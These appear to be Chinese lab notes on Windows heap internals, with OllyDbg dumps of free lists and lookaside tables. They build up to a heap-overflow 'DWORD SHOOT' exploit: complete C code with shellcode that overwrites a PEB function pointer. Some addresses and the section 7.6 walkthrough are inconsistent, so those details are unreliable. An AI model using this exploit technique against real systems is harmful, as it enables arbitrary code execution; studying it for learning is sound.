77F33000	00004000	KERNEL32	.reloc	relocations	Imag	R	RWE	
77F80000	00001000	ntdll		PE header	Imag	R	RWE	
77F81000	00046000	ntdll	.text	code, export	Imag	R	RWE	
77FC7000	00005000	ntdll		code	Imag	R	RWE	
77FCC000	00004000	ntdll	PAGE	code	Imag	R	RWE	

7.2 识别堆表

在程序初始化过程中，malloc 使用的堆和进程堆都已经经过了若干次分配和释放操作，里边的堆块相对比较“凌乱”。因此，我们在程序中使用 HeapCreate() 函数创建一个新的堆进行分析。

HeapCreate() 成功地创建了堆区之后，会把整个堆区的起始地址返回给 EAX，这里是 0x00360000：

Registers (FPU)	
EAX	00360000 ←
ECX	0012FFB0
EDX	77FD0D40 ntdll.77FD0D40
EBX	7FFDF000
ESP	0012FF68
EBP	0012FF80
ESI	00360000
EDI	FFFFFFFF

通过 Ctrl+G 到 0x00360000 的内存中进行查看，从 0x00360000 开始，堆表中包含的

信息依次是段表索引 (Segment List)、虚表索引 (Virtual Allocation list)、空表使用标识 (freelist usage bitmap) 和空表索引区。

我们主要观察偏移 0x178 处的空表索引区，偏移 0x00360178 即为空表的头。可以看到：

- freelist[0] 指向目前堆中唯一的一个尾块 (0x00360688)，共八个字节（前四个字节是前向指针，后四个字节是后向指针）。
- 除零号空表索引外，其余各项索引都指向自己，说明这些空闲链表都为空。

Address	Hex dump				ASCII
00360130	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
00360140	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
00360150	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
00360160	00 00 00 00	00 00 00 00	00 00 00 00	01 00 00 00□...
00360170	00 00 00 00	00 00 00 00	88 06 36 00	88 06 36 00??.??.
00360180	80 01 36 00	80 01 36 00	88 01 36 00	88 01 36 00	€□6.€□6.???.??.
00360190	90 01 36 00	90 01 36 00	98 01 36 00	98 01 36 00	??.??.??.??.
003601A0	A0 01 36 00	A0 01 36 00	A8 01 36 00	A8 01 36 00	??.??.??.??.
003601B0	B0 01 36 00	B0 01 36 00	B8 01 36 00	B8 01 36 00	??.??.??.??.
003601C0	C0 01 36 00	C0 01 36 00	C8 01 36 00	C8 01 36 00	??.??.??.??.
003601D0	D0 01 36 00	D0 01 36 00	D8 01 36 00	D8 01 36 00	??.??.??.??.
003601E0	E0 01 36 00	E0 01 36 00	E8 01 36 00	E8 01 36 00	??.??.??.??.
003601F0	F0 01 36 00	F0 01 36 00	F8 01 36 00	F8 01 36 00	??.??.??.??.
00360200	00 02 36 00	00 02 36 00	08 02 36 00	08 02 36 00	.□6..□6.□□6.□□6.
00360210	10 02 36 00	10 02 36 00	18 02 36 00	18 02 36 00	□□6.□□6.□□6.□□6.
00360220	20 02 36 00	20 02 36 00	28 02 36 00	28 02 36 00	□6. □6. {□6. {□6.
00360230	30 02 36 00	30 02 36 00	38 02 36 00	38 02 36 00	0□6.0□6.8□6.8□6.
00360240	40 02 36 00	40 02 36 00	48 02 36 00	48 02 36 00	@□6.@□6.H□6.H□6.
00360250	50 02 36 00	50 02 36 00	58 02 36 00	58 02 36 00	P□6.P□6.X□6.X□6.
00360260	60 02 36 00	60 02 36 00	68 02 36 00	68 02 36 00	`□6.`□6.h□6.h□6.
00360270	70 02 36 00	70 02 36 00	78 02 36 00	78 02 36 00	p□6.p□6.x□6.x□6.
00360280	80 02 36 00	80 02 36 00	88 02 36 00	88 02 36 00	€□6.€□6.???.??.
00360290	90 02 36 00	90 02 36 00	98 02 36 00	98 02 36 00	??.??.??.??.
003602A0	A0 02 36 00	A0 02 36 00	A8 02 36 00	A8 02 36 00	??.??.??.??.
003602B0	B0 02 36 00	B0 02 36 00	B8 02 36 00	B8 02 36 00	??.??.??.??.
003602C0	C0 02 36 00	C0 02 36 00	C8 02 36 00	C8 02 36 00	??.??.??.??.
003602D0	D0 02 36 00	D0 02 36 00	D8 02 36 00	D8 02 36 00	??.??.??.??.
003602E0	E0 02 36 00	E0 02 36 00	E8 02 36 00	E8 02 36 00	??.??.??.??.
003602F0	F0 02 36 00	F0 02 36 00	F8 02 36 00	F8 02 36 00	??.??.??.??.

可以看到块尾 (0x00360688) 的指针同样是指向 freelist[0] 的 (0x00360178)：

00360650	00 00 36 00	00 F0 00 00	00 00 36 00	10 00 00 00	..6..?...6.□...
00360660	80 06 36 00	00 00 37 00	0F 00 00 00	01 00 00 00	€□6...7.□...□...
00360670	88 05 36 00	00 00 00 00	80 06 36 00	00 00 00 00	?6....€□6....
00360680	30 01 08 00	00 10 00 00	78 01 36 00	78 01 36 00	0□□..□..x□6.x□6.
00360690	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
003606A0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
003606B0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00

7.3 堆块的分配

堆块的分配细节如下：

- 堆块大小包含块首，故，如果申请 32 字节，那么实际被认为申请的是 40 字节（8 字

节块首+32 字节块身)

- 堆块的单位是 8 字节，不足 8 字节将按 8 字节分配
- 初始状态下，快表和空表为空，不存在精确分配。所以将使用次优块分配，即尾块
- 由于次优分配，尾块会被陆续切走一些小块，它的块首中的 **size** 信息会改变，并且 **freelist[0]** 会指向新的尾块位置。

所以对于我们程序中的前 6 次连续的内存请求，实际分配情况如下：

堆句柄	请求字节数	实际分配（堆单位）	实际分配（字节）
H1	3	2	16
H2	5	2	16
H3	6	2	16
H4	8	2	16
H5	19	4	32
H6	24	4	32

在 CPU 窗口，命令 F8 单步执行程序到地址:0x0040102B 处，这时我们执行完了

```
h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 3);
```

当 h1 被分配以后直接查看 **freelist[0]** (0x00360178)，发现指向的地址由

0x00360688 变成了 0x00360698:

0040101D	CC	INT3	
0040101E	8B3D 04504000	MOV EDI,DWORD PTR DS:[<&KERNEL32.HeapAl	ntdll.Rt
00401024	6A 03	PUSH 3	
00401026	6A 08	PUSH 8	
00401028	56	PUSH ESI	
00401029	FFD7	CALL EDI	
0040102B	6A 05	PUSH 5	
0040102D	6A 08	PUSH 8	
0040102F	56	PUSH ESI	
00401030	8BD8	MOV EBX,EAX	
00401032	FFD7	CALL EDI	

Address	Hex dump	ASCII
00360130	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00360140	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00360150	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00360160	00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00□...
00360170	00 00 00 00 00 00 00 00 98 06 36 00 98 06 36 00?6.?6.
00360180	80 01 36 00 80 01 36 00 88 01 36 00 88 01 36 00	€□6.€□6.?6.?6.
00360190	90 01 36 00 90 01 36 00 98 01 36 00 98 01 36 00	?6.?6.?6.?6.
003601A0	A0 01 36 00 A0 01 36 00 A8 01 36 00 A8 01 36 00	?6.?6.?6.?6.
003601B0	B0 01 36 00 B0 01 36 00 B8 01 36 00 B8 01 36 00	?6.?6.?6.?6.
003601C0	C0 01 36 00 C0 01 36 00 C8 01 36 00 C8 01 36 00	?6.?6.?6.?6.
003601D0	D0 01 36 00 D0 01 36 00 D8 01 36 00 D8 01 36 00	?6.?6.?6.?6.

接着查看 0x00360698:

Address	Hex dump	ASCII
00360658	00 00 36 00 10 00 00 00 80 06 36 00 00 00 37 00	..6.□...€□6...7.
00360668	0F 00 00 00 01 00 00 00 88 05 36 00 00 00 00 00	□...□...?6.....
00360678	90 06 36 00 00 00 00 00 02 00 08 00 00 01 0D 00	?6.....□.□.□..
00360688	00 00 00 00 78 01 36 00 2E 01 02 00 00 10 00 00x□6..□□.□..
00360698	78 01 36 00 78 01 36 00 00 00 00 00 00 00 00 00	x□6.x□6.....
003606A8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
003606B8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
003606C8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

从图中可以看出：分配给 h1 的大小为 0x0002，size=16bytes。

继续单步运行到地址 0x00401059，将 h1~h6 全部分配完，此时查看 0x00360178 指向了 0x00360708：

Address	Hex dump				ASCII
00360138	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
00360148	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
00360158	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
00360168	00 00 00 00	01 00 00 00	00 00 00 00	00 00 00 00	...□.....
00360178	08 07 36 00	08 07 36 00	80 01 36 00	80 01 36 00	□□6.□□6.€□6.€□6.
00360188	88 01 36 00	88 01 36 00	90 01 36 00	90 01 36 00	?6.?6.?6.?6.
00360198	98 01 36 00	98 01 36 00	A0 01 36 00	A0 01 36 00	?6.?6.?6.?6.
003601A8	A8 01 36 00	A8 01 36 00	B0 01 36 00	B0 01 36 00	?6.?6.?6.?6.
003601B8	B8 01 36 00	B8 01 36 00	C0 01 36 00	C0 01 36 00	?6.?6.?6.?6.
003601C8	C8 01 36 00	C8 01 36 00	D0 01 36 00	D0 01 36 00	?6.?6.?6.?6.
003601D8	D8 01 36 00	D8 01 36 00	E0 01 36 00	E0 01 36 00	?6.?6.?6.?6.

查看 0x00360708：

Address	Hex dump				ASCII
003606E8	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
003606F8	00 00 00 00	00 00 00 00	20 01 04 00	00 10 00 00 □□..□..
00360708	78 01 36 00	78 01 36 00	00 00 00 00	00 00 00 00	x□6.x□6.....
00360718	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
00360728	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00

可以发现，如今的尾块长度为 0x0120 个堆单位。一开始时为 0x0130 个堆单位，差值为 16 个堆单位，这恰恰是前六次分配出去的内存之和。

根据最后一次调用 HeapAlloc 后 EAX 中返回的指针，我们可以找到最后一次分配的内存位置：

Registers (FPU)	
EAX	003606E8
ECX	0012FFB0
EDX	00000018
EBX	00360688
ESP	0012FF68
EBP	0012FF80
ESI	00360000
EDI	77FCC0EF ntdll.RtlAllocateHeap

然后再往前搜索，可以发现前 5 次的分配。在下图中，我们用前 6 个红框标出了 6 次分配所得堆块的块首：

Address	Hex dump				ASCII
00360668	0F 00 00 00	01 00 00 00	88 05 36 00	00 00 00 00	□...□...?6.....
00360678	00 07 36 00	00 00 00 00	02 00 08 00	00 01 0D 00	1□6.....□.□.□..
00360688	00 00 00 00	78 01 36 00	02 00 02 00	00 01 0B 00	2...x□6.□.□.□□.
00360698	00 00 00 00	00 01 36	02 00 02 00	00 01 0A 00	3.....□6.□.□.□..
003606A8	00 00 00 00	00 00 36	02 00 02 00	00 01 08 00	4.....6.□.□.□□.
003606B8	00 00 00 00	00 00 00 00	04 00 02 00	00 01 0D 00	5.....□.□.□.□..
003606C8	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
003606D8	00 00 00 00	00 00 00 00	04 00 04 00	00 01 08 00	6.....□.□.□□.
003606E8	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
003606F8	00 00 00 00	00 00 00 00	20 01 04 00	00 10 00 00 □□..□..
00360708	78 01 36 00	78 01 36 00	00 00 00 00	00 00 00 00	x□6.x□6.....
00360718	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
00360728	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00

可以看到实际分配的堆单位符合表中的 2、2、2、2、4、4。第 7 个红框标出的是新的尾块的块首，即尾块不断向后移动。

7.4 堆块的释放

单步运行至 0x00401077 处，此时释放了堆块 h1、h3、h5。

Address	Hex dump	ASCII
00360688	A8 06 36 00 88 01 36 00 02 00 02 00 00 01 0B 00	?6.?6.□.□.□.□.
00360698	00 00 00 00 00 01 36 00 02 00 02 00 00 00 0A 00□6.□.□.□.
003606A8	88 01 36 00 88 06 36 00 02 00 02 00 00 01 08 00	?6.?6.□.□.□.□.
003606B8	00 00 00 00 00 00 00 00 04 00 02 00 00 00 0D 00□.□.□.□.
003606C8	98 01 36 00 98 01 36 00 00 00 00 00 00 00 00 00	?6.?6.....
003606D8	00 00 00 00 00 00 00 00 04 00 04 00 00 01 08 00□.□.□.□.
003606E8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
003606F8	00 00 00 00 00 00 00 00 20 01 04 00 00 10 00 00 □□.□.□.
00360708	78 01 36 00 78 01 36 00 00 00 00 00 00 00 00 00	x□6.x□6.....
00360718	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

可知 h1、h3 分别被释放到 freelist[2] 空表中，h5 被释放到了 freelist[4] 空表中。此时 freelistp[2] 的前向指针指向关系为：0x00360688 → 0x00360A88 → 0x00360188，其他类似。

Address	Hex dump	ASCII
00360168	00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00□.....
00360178	08 07 36 00 08 07 36 00 80 01 36 00 80 01 36 00	□□6.□□6.€□6.€□6.
00360188	88 06 36 00 A8 06 36 00 90 01 36 00 90 01 36 00	?6.?6.?6.?6.
00360198	C8 06 36 00 C8 06 36 00 A0 01 36 00 A0 01 36 00	?6.?6.?6.?6.
003601A8	A8 01 36 00 A8 01 36 00 B0 01 36 00 B0 01 36 00	?6.?6.?6.?6.
003601B8	B8 01 36 00 B8 01 36 00 C0 01 36 00 C0 01 36 00	?6.?6.?6.?6.
003601C8	C8 01 36 00 C8 01 36 00 D0 01 36 00 D0 01 36 00	?6.?6.?6.?6.
003601D8	D8 01 36 00 D8 01 36 00 E0 01 36 00 E0 01 36 00	?6.?6.?6.?6.
003601E8	E8 01 36 00 E8 01 36 00 F0 01 36 00 F0 01 36 00	?6.?6.?6.?6.
003601F8	F8 01 36 00 F8 01 36 00 00 02 36 00 00 02 36 00	?6.?6..□6..□6.
00360208	08 02 36 00 08 02 36 00 10 02 36 00 10 02 36 00	□□6.□□6.□□6.□□6.
00360218	18 02 36 00 18 02 36 00 20 02 36 00 20 02 36 00	□□6.□□6. □6. □6.
00360228	28 02 36 00 28 02 36 00 30 02 36 00 30 02 36 00	{□6.{□6.0□6.0□6.
00360238	38 02 36 00 38 02 36 00 40 02 36 00 40 02 36 00	8□6.8□6.@□6.@□6.

由于这三次释放的堆块在内存中不连续，所以不会发生合并。到目前为止，有三个空闲链表上有空闲块，分别是 freelist[0]、freelist[2]、freelist[4]。

7.5 堆块的合并

继续将程序运行到 0x401080 地址处，即执行了如下代码：

```
HeapFree(hp,0,h4);
```

当释放 h4 的时候由于出现了两个连续的空闲块，所以会发生堆块的合并现象。h3、h4、h5 彼此相邻，它们合并后是 8 个堆单位，所以将被链入 freelist[8]。

Address	Hex dump	ASCII
00360178	08 07 36 00 08 07 36 00 80 01 36 00 80 01 36 00	□□6.□□6.€□6.€□6.
00360188	88 06 36 00 88 06 36 00 90 01 36 00 90 01 36 00	?6.?6.?6.?6.
00360198	98 01 36 00 98 01 36 00 A0 01 36 00 A0 01 36 00	?6.?6.?6.?6.
003601A8	A8 01 36 00 A8 01 36 00 B0 01 36 00 B0 01 36 00	?6.?6.?6.?6.
003601B8	A8 06 36 00 A8 06 36 00 C0 01 36 00 C0 01 36 00	?6.?6.?6.?6.
003601C8	C8 01 36 00 C8 01 36 00 D0 01 36 00 D0 01 36 00	?6.?6.?6.?6.
003601D8	D8 01 36 00 D8 01 36 00 E0 01 36 00 E0 01 36 00	?6.?6.?6.?6.
003601E8	E8 01 36 00 E8 01 36 00 F0 01 36 00 F0 01 36 00	?6.?6.?6.?6.
003601F8	F8 01 36 00 F8 01 36 00 00 02 36 00 00 02 36 00	?6.?6..□6..□6.
00360208	08 02 36 00 08 02 36 00 10 02 36 00 10 02 36 00	□□6.□□6.□□6.□□6.
00360218	18 02 36 00 18 02 36 00 20 02 36 00 20 02 36 00	□□6.□□6. □6. □6.
00360228	28 02 36 00 28 02 36 00 30 02 36 00 30 02 36 00	{□6.{□6.0□6.0□6.

可以看到原来链接着 h1、h3 的 Freelist[2] 现在只剩 h1(0x00360688), 而 Freelist[8] 则链接了合并过后的新块 (0x003606A8)。

我们来看 0x003606A8, 可以看到合并后的新块大小已经被修改为 0x0008, 其空表指针指向 0x005201B8, 也就是 freelist[8] 的地址。

Address	Hex dump	ASCII
00360698	00 00 00 00 00 01 36 00 08 00 02 00 00 00 0A 006.□.□.....
003606A8	B8 01 36 00 B8 01 36 00 02 00 02 00 00 01 08 00	?6.?6.□.□..□□.
003606B8	00 00 00 00 00 00 00 00 04 00 04 00 00 00 0D 00□.□.....
003606C8	98 01 36 00 98 01 36 00 00 00 00 00 00 00 00 00	?6.?6.....
003606D8	00 00 00 00 00 00 00 00 04 00 08 00 00 01 08 00□.□..□□.

7.6 快表的使用

调试代码如下:

```
#include <stdio.h>
#include <windows.h>

void main()
{
    HLOCAL h1,h2,h3,h4;
    HANDLE hp;
    hp = HeapCreate(0, 0, 0);
    __asm int 3

    h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 8);
    h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 8);
    h3 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
    h4 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 24);

    HeapFree(hp, 0, h1);
    HeapFree(hp, 0, h2);
    HeapFree(hp, 0, h3);
    HeapFree(hp, 0, h4);

    h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
    HeapFree(hp, 0, h2);
}
```

同样的方式用 OD 进行调试, 查看 0x00360178 内存地址:

Address	Hex dump	ASCII
00360178	90 1E 36 00 90 1E 36 00 80 01 36 00 80 01 36 00	?6.?6.€□6.€□6.
00360188	88 01 36 00 88 01 36 00 90 01 36 00 90 01 36 00	?6.?6.?6.?6.
00360198	98 01 36 00 98 01 36 00 A0 01 36 00 A0 01 36 00	?6.?6.?6.?6.
003601A8	A8 01 36 00 A8 01 36 00 B0 01 36 00 B0 01 36 00	?6.?6.?6.?6.
003601B8	B8 01 36 00 B8 01 36 00 C0 01 36 00 C0 01 36 00	?6.?6.?6.?6.
003601C8	C8 01 36 00 C8 01 36 00 D0 01 36 00 D0 01 36 00	?6.?6.?6.?6.

下面，首先从 `FreeList[0]` 中依次申请 8、8、16、24 字节的内存，然后进行释放到快表中（快表未满时优先释放到快表中）。根据三个堆块的大小我们可以知道 8 字节的会被释放到 `Lookaside[1]` 中、16 字节的会被释放到 `Lookaside[2]` 中、24 字节的会被释放到 `Lookaside[3]` 中。

接下来我们把程序运行到第四次释放之后。我们释放的空间依次是（包含块首）16、16、24、32，由于快表此时未滿，所以它们被插入快表中，分别插在 `lookaside[1]`、`[2]`、`[3]` 中，如下：

链在快表中的堆块块首的 Flag 值为 0x01，即 Busy。

第 43 页

此时 `freelist[2]` 中应该链入了三个空闲堆块 `h1`、`h3`、`h5`。

在此之后，倒数第二行代码再次申请空间，会导致 `freelist[2]` 的最后一个堆块（即之前的 `h5`）被卸下。如果我们在调用申请函数的汇编指令之前把 `h5` 的前后指针按照前面所描述的方式修改掉，就会出现“DWORD SHOOT”。

我们将断点下载执行完六次申请、三次释放后，即将执行最后一次申请前调试状态如下：

`Freelist[2]` 前向指针指向 `0x00360688`（即 `h1`）

Address	Hex dump				ASCII
00360168	00 00 00 00	01 00 00 00	00 00 00 00	00 00 00 00□.....
00360178	E8 06 36 00	E8 06 36 00	80 01 36 00	80 01 36 00	?6.?6.€□6.€□6.
00360188	88 06 36 00	C8 06 36 00	90 01 36 00	90 01 36 00	?6.?6.?6.?6.
00360198	98 01 36 00	98 01 36 00	A0 01 36 00	A0 01 36 00	?6.?6.?6.?6.
003601A8	A8 01 36 00	A8 01 36 00	B0 01 36 00	B0 01 36 00	?6.?6.?6.?6.
003601B8	B8 01 36 00	B8 01 36 00	C0 01 36 00	C0 01 36 00	?6.?6.?6.?6.
003601C8	C8 01 36 00	C8 01 36 00	D0 01 36 00	D0 01 36 00	?6.?6.?6.?6.

继续查看 `0x00360688`，如下

Address	Hex dump				ASCII
00360688	A8 06 36 00	88 01 36 00	02 00 02 00	00 01 08 00	?6.?6.□.□.□□.
00360698	00 00 00 00	00 00 00 00	02 00 02 00	00 00 08 00□.□.□□.
003606A8	C8 06 36 00	88 06 36 00	02 00 02 00	00 01 08 00	?6.?6.□.□.□□.
003606B8	00 00 00 00	00 00 00 00	02 00 02 00	00 00 08 00□.□.□□.
003606C8	88 01 36 00	A8 06 36 00	02 00 02 00	00 01 08 00	?6.?6.□.□.□□.
003606D8	00 00 00 00	00 00 00 00	24 01 02 00	00 10 00 00\$□□.□□.
003606E8	78 01 36 00	78 01 36 00	00 00 00 00	00 00 00 00	x□6.x□6.....
003606F8	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00

此时 `EBP` 的值为：`0x0012FF80`

Registers (FPU)	
EAX	00000001
ECX	0012FFB0
EDX	00360608
EBX	77FCC644 ntdll.RtlFreeHeap
ESP	0012FF60
EBP	0012FF80
ESI	00360000
EDI	77FCC0EF ntdll.RtlAllocateHeap

下面我们的目标是通过 `DWORD SHOOT` 向 `EBP` 所指的栈帧位置写入 `0x77777777`，我们选中内存区域中 `0x003606C8` 对应的部分，按空格，将 `fblink` 修改为 `payload`，将 `blink` 修改为目标地址，如下：

Address	Hex dump			
003606A8	C8 06 36 00	88 06 36 00	02 00 02 00	00 01 08 00
003606B8	00 00 00 00	00 00 00 00	02 00 02 00	00 00 08 00
003606C8	77 77 77 77	80 FF 12 00	02 00 02 00	00 01 08 00
003606D8	00 00 00 00	00 00 00 00	24 01 02 00	00 10 00 00
003606E8	78 01 36 00	78 01 36 00	00 00 00 00	00 00 00 00

0012FF78	003606C8	
0012FF7C	003606A8	
0012FF80	77777777	
0012FF84	00401144	RETURN to LearnHea.00401144 from LearnHea.00401000
0012FF88	00000001	
0012FF8C	00340CC0	

以 0x7FFDF024 处的 RtlEnterCriticalSection() 指针为目标，练习一下 DWORDSHOOT 后，植入代码的过程。

[illegible]

运行后在可以看到尾块的地址为 0x00360758:

Address	Hex dump								UNICODE								
00360168	00	00	00	00	01	00	00	00	00	00	00	00	00	..□....			
00360178	58	07	36	00	58	07	36	00	80	01	36	00	80	01	36	00	▯6▯6▯6▯6
00360188	88	01	36	00	88	01	36	00	90	01	36	00	90	01	36	00	▯6▯6▯6▯6
00360198	98	01	36	00	98	01	36	00	A0	01	36	00	A0	01	36	00	▯6▯6▯6▯6
003601A8	A8	01	36	00	A8	01	36	00	B0	01	36	00	B0	01	36	00	▯6▯6▯6▯6
003601B8	B8	01	36	00	B8	01	36	00	C0	01	36	00	C0	01	36	00	▯6▯6▯6▯6
003601C8	C8	01	36	00	C8	01	36	00	D0	01	36	00	D0	01	36	00	▯6▯6▯6▯6
003601D8	D8	01	36	00	D8	01	36	00	E0	01	36	00	E0	01	36	00	úúú▯6▯6
003601E8	E8	01	36	00	E8	01	36	00	F0	01	36	00	F0	01	36	00	▯6▯6▯6▯6
003601F8	F8	01	36	00	F8	01	36	00	00	02	36	00	00	02	36	00	▯6▯6▯6▯6

继续执行 memcpy 后, 我们观察 0x00360688 处开始的数据:

Address	Hex dump								UNICODE
00360688	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	趣趣趣趣趣	
00360698	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	趣趣趣趣趣	
003606A8	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	趣趣趣趣趣	
003606B8	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	趣趣趣趣趣	
003606C8	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	趣趣趣趣趣	
003606D8	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	趣趣趣趣趣	
003606E8	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	趣趣趣趣趣	
003606F8	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	趣趣趣趣趣	
00360708	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	趣趣趣趣趣	
00360718	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	趣趣趣趣趣	
00360728	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	趣趣趣趣趣	
00360738	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	趣趣趣趣趣	
00360748	90 90 90 90	90 90 90 90	90 90 90 90	90 90 90 90	16 01 1A 00	00 10 00 00	00 10 00 00	趣趣趣趣E	
00360758	78 01 36 00	78 01 36 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	Y6Y6...	
00360768	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	

可以看到在 200 个 0x90 后正好是尾块块首的开始。所以一旦 shellcode 超过 200 字节, 就将覆盖尾块块首。那么当 h2 再次申请空间时, 就会导致 DWORD SHOOT。

下面我们就需要构造相应的 payload, 需要注意的点如下:

- 把前 200 个字节用真正的弹窗 shellcode 填充。
- 紧随其后, 附上 8 字节的块首信息。为了防止在 DWORD SHOOT 发生之前产生异常, 直接将块首从内存中复制使用: “\x16\x01\x1A\x00\x00\x10\x00\x00”。
- 把尾块的 flink 覆盖为 0x00360688, 即 shellcode 的起始地址。
- 把尾块的后指针覆盖为 0x7FFDF020, 即 P.E.B 中的 RtlEnterCriticalSection() 函数指针地址。

还有一个需要注意的地方是由于 shellcode 中的函数也要使用到被我们后面修改的 PEB 中的函数指针, 所以我们在 shellcode 的开头需要修复一下函数指针:

```
mov eax, 7ffdf020
mov ebx, 77f82060
mov [eax], ebx
```

最终构造的 `shellcode` 组成如下：



造成溢出的利用代码如下：

```
#include <windows.h>

char shellcode[] =
"\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90"
"\xB8\x20\xF0\xFD\x7F"
"\xBB\x60\x20\xF8\x77"
"\x89\x18"
"\xfc\x68\x6a\x0a\x38\x1e\x68\x63\x89\xd1\x4f\x68\x32\x74\x91\x0c"
"\x8b\xf4\x8d\x7e\xf4\x33\xdb\xb7\x04\x2b\xe3\x66\xbb\x33\x32\x53"
"\x68\x75\x73\x65\x72\x54\x33\xd2\x64\x8b\x5a\x30\x8b\x4b\x0c\x8b"
"\x49\x1c\x8b\x09\x8b\x69\x08\xad\x3d\x6a\x0a\x38\x1e\x75\x05\x95"
"\xff\x57\xf8\x95\x60\x8b\x45\x3c\x8b\x4c\x05\x78\x03\xcd\x8b\x59"
"\x20\x03\xdd\x33\xff\x47\x8b\x34\xbb\x03\xf5\x99\x0f\xbe\x06\x3a"
"\xc4\x74\x08\xc1\xca\x07\x03\xd0\x46\xeb\xf1\x3b\x54\x24\x1c\x75"
"\xe4\x8b\x59\x24\x03\xdd\x66\x8b\x3c\x7b\x8b\x59\x1c\x03\xdd\x03"
"\x2c\xbb\x95\x5f\xab\x57\x61\x3d\x6a\x0a\x38\x1e\x75\xa9\x33\xdb"
"\x53\x68\x2d\x6a\x6f\x62\x68\x67\x6f\x6f\x64\x8b\xc4\x53\x50\x50"
"\x53\xff\x57\xfc\x53\xff\x57\xf8\x90\x90\x90\x90\x90\x90\x90"
"\x16\x01\x1A\x00\x00\x10\x00\x00"
"\x88\x06\x36\x00\x20\xf0\xfd\x7f";

int main()
{
    HLOCAL h1 = 0, h2 = 0;
    HANDLE hp;
    hp = HeapCreate(0,0x1000,0x10000);
    h1 = HeapAlloc(hp,HEAP_ZERO_MEMORY,200);
    //__asm int 3 //used to break the process
    //memcpy(h1,shellcode,200); //normal cpy, used to watch the heap
    memcpy(h1,shellcode,0x200); //overflow,0x200=512
    h2 = HeapAlloc(hp,HEAP_ZERO_MEMORY,8);
    return 0;
}
```

运行后，可以看到成功执行了 shellcode:

